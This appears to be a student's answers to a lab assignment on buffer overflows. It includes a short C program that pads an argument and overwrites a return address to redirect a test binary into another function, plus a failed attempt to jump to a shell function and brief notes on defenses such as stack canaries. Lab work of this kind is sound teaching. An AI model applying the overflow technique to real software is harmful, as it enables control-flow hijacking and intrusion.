
Assignment 3

1.



After this I decide to change environment to Cygwin on windows because too many things are different form the instruction. (Ex. return address are randomly on every time I execute command. This make me so confused and can't make an overflow experiment.)

2.

```c
#include <stdio.h>
#include <stdlib.h>
  int main(int argc,char **argv) {
  char *buf = (char *) malloc(sizeof(char)*1024);
  char **arr = (char **)malloc(sizeof(char *)*3);
  int i,j;

  for(i=0;i<40;i++) buf[i]='x';

//common main return address is 00000000004015b0

  buf[40]=0xb0;
  buf[41]=0x15;
  buf[42]=0x40;
  buf[43]=0x00;
  buf[44]=0x00;
  buf[45]=0x00;
  buf[46]=0x00;
  buf[47]=0x00;

  arr[0]="./ex2";
  arr[1]=buf;
  arr[2]='\0';
  execv("./ex2",arr);
 }
```

I only change the return address of myFunction to return address of greeting function by overflowing a buf array.

3.

First we examine the program and it terminated when we input string longer than 56 bytes so we can assume that after 56th byte there might be some return address so we want to jump to shell and don't want it to terminated so we get a shell address from (objdump -d victim.exe | grep shell) and try to change to that return address but I failed and stuck at that point. (maybe after 56th byte it something that compiler do magic before we found a location of return address.)

4.

A : No , Buffer-overflow exploit is used by hacker nowadays because of weak security on most computer (out of date support) and that make this hacking technique very dangerous.

B : Yes , we can avoid buffer-overflow attack by writing a good code or by optimized compiler (Ex. canary,swapping,edcoding,etc) this make it harder to hack.